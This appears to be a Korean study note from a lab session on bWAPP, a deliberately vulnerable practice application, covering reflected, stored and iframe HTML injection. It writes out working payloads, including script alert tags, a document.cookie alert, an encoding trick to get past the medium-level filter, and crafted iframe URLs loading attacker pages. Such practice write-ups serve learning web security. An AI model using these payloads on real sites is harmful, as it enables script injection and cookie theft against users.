1. HTML Injection
로그인할 때
reflected 공격 = > 돌아오는 과정에서 조작하고 보냄

level 도 설정 가능 low medium high
● GET 방식
1. 글씨 넣기(low level)
오른쪽 위에 HTML Injection - reflect(get) 방식으로 Hack누름

html에 injection 하면

밑에 이렇게 뜸
이게 얼마나 무섭냐면
<script>alert("Test~!!!")</script>
이런거 넣으면 알림창 ㅈㄴ뜸
2. 사진넣기!!
<img src=http://192.168.50.18/bWAPP/images/bee_1.png>
를 로그인 창에 넣으면

이렇게 귀엽게 나옴
3. medium 수준에서 사진 넣기
인코딩에는
https://www.convertstring.com/ko/EncodeDecode/UrlEncode
URL 인코딩 - 온라인 URL 인코더
www.convertstring.com
https://www.convertstring.com/ko/EncodeDecode/HtmlEncode
html로 인코딩 - 온라인 html로 인코더
www.convertstring.com
두가지가 있다.
여기서 변환한다음에 넣으면 된다.
왜냐면

이런식으로 막아놓기 때문;
get 방식은 url에 변수명이 나오고
post 방식은 url이 숨겨져서 나온다.
● POST 방식
post도
<script>alert("Test~!!!")</script>
때리면 됨
get post방식 url변수가 보이느냐 안보이느냐
head에 달리냐 body에 달리냐
● Stored(blog 방식)
low로 하면 먹히긴함
● iFrame
창 안에 창을 만든다.
여긴
원래 url = http://localhost/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
<<bad.html>>

<html>
<head>

<h1>Iframe Injection</h1>

</head>

<body>

<script>alert("Test~!!!")</script>

</body>

</html>
<<attack.html>>

<script>alert(document.cookie)</script>두가지 파일을 만들어 주고 url에 이거 삽입
1. http://localhost/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=0&ParamHeight=0
2. http://192.168.50.18/bWAPP/iframei.php?ParamUrl=robots.txt
"height="250" width="250">bad.html height="250" width="250">&ParamWidth=250&ParamHeight=250
or
3. http://192.168.50.18/bWAPP/iframei.php?ParamUrl=robots.txt
"height="250" width="250">attack.html &ParamWidth=250&ParamHeight=250